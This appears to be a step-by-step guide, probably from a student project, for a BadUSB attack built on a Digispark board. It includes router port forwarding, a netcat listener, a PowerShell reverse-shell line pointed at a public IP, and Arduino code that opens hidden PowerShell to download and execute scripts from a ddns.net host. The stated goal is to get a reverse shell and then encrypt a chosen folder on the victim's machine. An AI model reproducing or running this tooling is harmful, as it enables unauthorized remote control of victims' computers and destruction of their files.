REMOTE EXECUTION / reverse shell and encryption

1. Make a dynamic dns

https://hackersgrid.com/2017/09/noip-dynamic-dns-setup-in-kali-linux.html


follow the steps

For the rules of router put 2.

For port 80 protocol tcp and ip kali linux ip

For port 4444 protocol tcp+udp and ip kali linux

2. In kali modify the reserve shell payload. Like `$sm=(New-Object Net.Sockets.TCPClient("79.153.157.12",4444))` with the ip of your public dns.



3. In kali in the folder of /usr/local/src/noip-2.1.9-1 open the server sudo php -S 0.0.0.0:80 -t /path/for/your/payloads
4. In kali open also the listener nc –lp 4444
5. Put in the ino file for url your dns hostname/malwareob.ps1 and for enc url hostname/enc2.ps1
6. Upload the code let the usb run.

The concept is remote execution for the payloads. With reverse shell we can search for the folder that we would like to encrypt, we put the path in the payload and that's it. From the payload of reverse shell to the payload of the enc in a real scenario we need sometime in order to find the path that we want.

CODE OF USB / INO

```
#include "DigiKeyboard.h"
void setup() {
}


void loop() {
```

```
  DigiKeyboard.delay(10000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("powershell -WindowStyle hidden \"IEX (New-Object
Net.WebClient).DownloadString('http://projectma2022.ddns.net/malwareob.ps1');\"")
;
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //start run
  DigiKeyboard.delay(500);
  DigiKeyboard.print(" powershell -WindowStyle hidden \"IEX (New-Object
Net.WebClient).DownloadString('http://projectma2022.ddns.net/enc2.ps1');\"");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);



  for (;;) {
    /*Stops the digispark from running the scipt again*/
  }
}
```